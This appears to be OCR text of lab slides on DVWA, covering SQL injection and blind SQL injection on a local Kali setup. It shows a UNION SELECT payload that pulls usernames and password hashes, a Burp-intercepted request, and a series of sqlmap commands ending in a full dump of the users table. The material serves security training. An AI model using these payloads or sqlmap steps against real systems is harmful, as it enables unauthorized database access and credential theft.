

Vulnerability: SQL Injectio
127.0.0.1/DVWA/vulnerabilities/sqli/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
SQL Injection Session Input :: Damn Vulnerable Web Ap
127.0.0.1/DVWA/vulnerabilities/sqli/ses
Session ID: 0' union select user, password from dvwa.users#
Submit
Close
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: SQL Injection
Click here to change your ID.
ID: 0' union select user, password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 0' union select user, password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 0' union select user, password from dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 0' union select user, password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 0' union select user, password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information


Web Vulnerability-05
DVWA- SQL Injection (Blind)


- SQL Injection is a technique used by attackers to fetch database related information by inserting sql query in the input field.
- Integrate web browser with Burp suite
- Security Level = Medium
- Input will be intercepted and relevant information fetched
- Raw data will be used to gather further details using sqlmap command in the terminal.



Vulnerability: SQL Injectio
Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/sqli_blind/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://127.0.0.1
10 Connection: close
11 Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/
12 Cookie: security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1&Submit=Submit
Inspector
Selection 49 (0x31)
Selected text
http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/
Decoded from: Select
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 16
127.0.0.1


root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" --dbs
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:47:24 /2023-06-14/
[19:47:26] [INFO] testing connection to the target URL


root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" -D dvwa --tables
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:59:37 /2023-06-14/
[19:59:37] [INFO] resuming back-end DBMS 'mysql'
[19:59:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: boolean-based blind



root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" -D dvwa -T users --column
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:02:28 /2023-06-14/
[20:02:28] [INFO] resuming back-end DBMS 'mysql'
[20:02:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)



root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8nue9dg38i6dumnrak9" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --dump
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:05:05 /2023-06-14/
[20:05:06] [INFO] resuming back-end DBMS 'mysql'
[20:05:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
Type: boolean-based blind



root@kali: /home/kali
File Actions Edit View Help
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
[20:05:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
Table: users
[5 entries]
user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99
[20:06:12] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[20:06:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 20:06:12 /2023-06-14/

Web Vulnerability-06
DVWA-DOM BASE XSS

